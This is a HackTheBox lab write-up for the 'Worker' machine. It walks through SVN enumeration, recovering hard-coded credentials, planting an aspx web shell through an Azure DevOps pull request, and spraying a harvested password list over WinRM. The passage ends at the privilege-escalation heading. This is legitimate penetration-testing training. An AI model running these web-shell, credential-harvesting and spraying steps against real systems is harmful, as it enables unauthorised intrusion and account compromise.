HACKTHEBOX

Worker

26th October 2020 / Document No D20.100.90

Prepared By: cube0x0

Machine Author(s): Ekenas

Difficulty: Medium

Classification: Official

Synopsis

Worker is a medium box that teaches about software development environments and Azure DevOps pipeline abuse. It starts with extraction of source code from a SVN server, and then moves to a local Azure DevOps installation, which can be abused to gain a foothold and escalate privileges.

Skills Required

- OWASP Top 10

Skills Learned

- Azure DevOps
- SVN Repository
- OWASP Top 10


Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.203 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.203
```

```
nmap -sC -sV -p$ports 10.10.10.203

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-07 08:04 CDT
Nmap scan report for dimension.worker.htb (10.10.10.203)
Host is up (0.026s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dimension by HTML5 UP
3690/tcp open  svnserve Subversion
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap output shows that web (IIS), WinRM, and Subversion (svnserve) services are running on the box.

On visiting port 80 we see the default IIS installation page.



The availability of port 3690 indicates that an SVN repository is available. We can attempt to interact with it and download files using the `svn` command.

```
svn ls svn://10.10.10.203

dimension.worker.htb/
moved.txt
```

We can issue the command `svn checkout svn://10.10.10.203` to download the available files to our local machine. Looking at the output we can see a folder containing a static web site and text file.


```
svn checkout svn://10.10.10.203

Restored 'moved.txt'
Restored 'dimension.worker.htb'
Restored 'dimension.worker.htb/index.html'
Restored 'dimension.worker.htb/README.txt'
Restored 'dimension.worker.htb/LICENSE.txt'
Restored 'dimension.worker.htb/assets'
<SNIP>
```

Inspection of the text file reveals that the repo has been migrated, and the FQDN of the website is `devops.worker.htb`.

```
cat moved.txt

This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

Lets write the two domains above to `/etc/hosts` with `echo '10.10.10.203 dimension.worker.htb devops.worker.htb' >> /etc/hosts`

On visiting `dimension.worker.htb`, we're presented with the site below.



On visiting http://dimension.worker.htb/#work we see additional subdomain links for `worker.htb`. We can use cURL and grep to parse all the subdomains, and also add these to `/etc/hosts`.

```
curl -s http://dimension.worker.htb/#work | grep -oh 'http://.*worker.htb'
```

```
curl -s http://dimension.worker.htb/#work | grep -oh \
    'http://.*worker.htb'

http://alpha.worker.htb
http://cartoon.worker.htb
http://lens.worker.htb
http://solid-state.worker.htb
http://spectral.worker.htb
http://story.worker.htb
```

```
cat /etc/hosts

10.10.10.203    dimension.worker.htb devops.worker.htb alpha.worker.htb
cartoon.worker.htb lens.worker.htb solid-state.worker.htb spectral.worker.htb
story.worker.htb
```

There doesn't seem to be anything of interest on any of these sites. Let's leave it for now and look again at the repo we downloaded. SVN repositories have a log feature that we can inspect with `svn log`.

```
svn log

------------------------------------------------------------------------
r5 | nathen | 2020-06-20 08:52:00 -0500 (Sat, 20 Jun 2020) | 1 line

Added note that repo has been migrated
------------------------------------------------------------------------
r4 | nathen | 2020-06-20 08:50:20 -0500 (Sat, 20 Jun 2020) | 1 line

Moving this repo to our new devops server which will handle the
deployment for us
------------------------------------------------------------------------
r3 | nathen | 2020-06-20 08:46:19 -0500 (Sat, 20 Jun 2020) | 1 line

------------------------------------------------------------------------
r2 | nathen | 2020-06-20 08:45:16 -0500 (Sat, 20 Jun 2020) | 1 line

Added deployment script
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 08:43:43 -0500 (Sat, 20 Jun 2020) | 1 line

First version
------------------------------------------------------------------------
```

The second commit (r2) looks interesting, we can use `svn update -r 2` to bring the changes from the repository into our working directory. The revision (r) integers are incremented with each new commit to the repository.

```
svn update -r 2

Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.
```


From the command output above, we see that in this commit a file called `moved.txt` was deleted and a file named `deploy.ps1` was added. Inspection of `deploy.ps1` reveals credentials for the user `nathen`.

```
cat deploy.ps1

$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential
$user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-
file $args")
```

These credentials don't work for WinRM, so we can instead look for any type of login functionality on the subdomains. The subdomain `devops.worker.htb` is configured to use basic authentication.


```
curl http://devops.worker.htb -I

HTTP/1.1 401 Unauthorized
Content-Length: 20029
```

After visiting the site `devops.worker.htb` with a browser and we can successfully login with the credentials `nathen / wendel98`. We are presented with an Azure DevOps interface. We can also see that we have access to a project named SmartHotel360.



Foothold

As nathen, we can view build definitions and pipelines but not modify them. The Continuous integration build, Spectral-CI, copies the content of the repo to `w:\sites\spectral.worker.htb`. This indicates that we may be able to upload a web shell to `w:\sites\spectral.worker.htb` by pulling code to its master branch.



Lets clone the repo to our local machine using `git`. This repo will be for the spectral subdomain.

```
apt -y install git
git clone
http://nathen:wendel98@devops.worker.htb/ekenas/SmartHotel360/_git/spectral
```

```
git clone http://nathen:wendel98@devops.worker.htb/ekenas/SmartHotel360
/_git/spectral

Cloning into 'spectral'...
remote: Azure Repos
remote: Found 57 objects to send. (2 ms)
Unpacking objects: 100% (57/57), 1.34 MiB | 2.54 MiB/s, done.
```

Then we create a new branch with `git checkout -b shell` in the spectral directory.

```
cd spectral
git checkout -b shell

Switched to a new branch 'shell'
```

Next, we can copy a simple cmd aspx shell from `/usr/share/webshells/aspx/cmdasp.aspx` to our current directory, and upload the new file to the server.

```
cp /usr/share/webshells/aspx/cmdasp.aspx .
git add .
git commit -m 'updated with shell'
```


```
cp /usr/share/webshells/aspx/cmdasp.aspx .
git add .
git commit  -m 'updated with shell'

[shell 8d9b581] updated with shell
 Committer: root <root@localhost.localdomain>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

    git config --global --edit

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

 1 file changed, 42 insertions(+)
 create mode 100644 cmdasp.aspx
```

Now we can push the commit to the Azure DevOps repository with:


```
git push -u origin shell
```

```
git push -u origin shell

Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 980 bytes | 980.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
remote: Analyzing objects... (3/3) (4 ms)
remote: Storing packfile... done (25 ms)
remote: Storing index... done (33 ms)
To http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
 * [new branch]      shell -> shell
Branch 'shell' set up to track remote branch 'shell' from 'origin'.
```


We can use our browser to verify that the branch `shell` and the file `cmdasp.aspx` have been created. Next, click `Create a pull request` in order to merge this branch into the master branch.



Set a Title, a Work item and then click `Create`.



It will redirect you to a new interface where we can complete the pull request by clicking on `Approve` then `Complete`.



if we visit `http://spectral.worker.htb/cmdasp.aspx` we can see that it has our shell uploaded to it, and executing `whoami` reveals that the service is running as `iis apppool\defaultapppool`.

```
iis apppool\defaultapppool
```

Command: whoami excute

Basic OS enumeration shows us that an additional drive has been added to the machine, mounted on `W`, which we also saw from the build definition.

Command: powershell -c get-psdrive excute

```
Name           Used (GB)     Free (GB) Provider      Root                                               CurrentLocation
----           ---------     --------- --------      ----                                               ---------------
Alias                                  Alias
C                  19,64          9,76 FileSystem    C:\                                                windows\system32\inetsrv
Cert                                   Certificate   \
Env                                    Environment
Function                               Function
HKCU                                   Registry      HKEY_CURRENT_USER
HKLM                                   Registry      HKEY_LOCAL_MACHINE
W                   2,52         17,48 FileSystem    W:\
Variable                               Variable
WSMan                                  WSMan
```

Inspection of the `W:\` drive reveals a `svnrepos` directory that contains a file called `passwd`.

Command: dir w:\svnrepos\www\conf excute

```
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of w:\svnrepos\www\conf

2020-06-20  14:30    <DIR>          .
2020-06-20  14:30    <DIR>          ..
2020-06-20  10:29             1ÿ112 authz
2020-06-20  10:29               904 hooks-env.tmpl
2020-06-20  14:27             1ÿ031 passwd
2020-04-04  19:51             4ÿ454 svnserve.conf
               4 File(s)          7ÿ501 bytes
               2 Dir(s)  18ÿ766ÿ950ÿ400 bytes free
```

Inspecting `w:\svnrepos\www\conf\passwd` shows us a file that contains a list of usernames and passwords.

Command: type w:\svnrepos\www\conf\passw excute

```
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
```

We now have credential combinations to spray with CrackMapExec. Save the data to a file called `passwd` and parse the data with `awk`.

```
cat passwd  | awk '{ print $1 }' > users
cat passwd  | awk '{ print $3 }' > passwords
cme winrm 10.10.10.203 -u users -p passwords --no-bruteforce
```

```
cme winrm 10.10.10.203 -u users -p passwords --no-bruteforce

WINRM  10.10.10.203  5985   NONE  [*] http://10.10.10.203:5985/wsman
WINRM  10.10.10.203  5985   NONE  [-] None\nathen:wendel98
WINRM  10.10.10.203  5985   NONE  [-] None\nichin:fqerfqerf
WINRM  10.10.10.203  5985   NONE  [-] None\nichin:asifhiefh
WINRM  10.10.10.203  5985   NONE  [-] None\noahip:player
WINRM  10.10.10.203  5985   NONE  [-] None\nuahip:wkjdnw
WINRM  10.10.10.203  5985   NONE  [-] None\oakhol:bxwdjhcue
WINRM  10.10.10.203  5985   NONE  [-] None\owehol:supersecret
WINRM  10.10.10.203  5985   NONE  [-] None\paihol:painfulcode
WINRM  10.10.10.203  5985   NONE  [-] None\parhol:gitcommit
WINRM  10.10.10.203  5985   NONE  [-] None\pathop:iliketomoveit
WINRM  10.10.10.203  5985   NONE  [-] None\pauhor:nowayjose
WINRM  10.10.10.203  5985   NONE  [-] None\payhos:icanjive
WINRM  10.10.10.203  5985   NONE  [-] None\perhou:elvisisalive
WINRM  10.10.10.203  5985   NONE  [-] None\peyhou:ineedvacation
WINRM  10.10.10.203  5985   NONE  [-] None\phihou:pokemon
WINRM  10.10.10.203  5985   NONE  [-] None\quehub:pickme
WINRM  10.10.10.203  5985   NONE  [-] None\quihud:kindasecure
WINRM  10.10.10.203  5985   NONE  [-] None\rachul:guesswho
WINRM  10.10.10.203  5985   NONE  [-] None\raehun:idontknow
WINRM  10.10.10.203  5985   NONE  [-] None\ramhun:thisis
WINRM  10.10.10.203  5985   NONE  [-] None\ranhut:getting
WINRM  10.10.10.203  5985   NONE  [-] None\rebhyd:rediculous
WINRM  10.10.10.203  5985   NONE  [-] None\reeinc:iagree
WINRM  10.10.10.203  5985   NONE  [-] None\reeing:tosomepoint
WINRM  10.10.10.203  5985   NONE  [-] None\reiing:isthisenough
WINRM  10.10.10.203  5985   NONE  [-] None\renipr:dummy
WINRM  10.10.10.203  5985   NONE  [-] None\rhiire:users
WINRM  10.10.10.203  5985   NONE  [-] None\riairv:canyou
WINRM  10.10.10.203  5985   NONE  [-] None\ricisa:seewhich
WINRM  10.10.10.203  5985   NONE  [-] None\robish:onesare
WINRM  10.10.10.203  5985   NONE  [+] None\robisl:wolves11 (Pwn3d!)
```

This reveals the valid credentials `robisl / wolves11`. We can now use Evil-WinRM to connect to the machine over WinRM and read the `user.txt`.


```
evil-winrm -i 10.10.10.203 -u robisl -p wolves11
```

Privilege Escalation

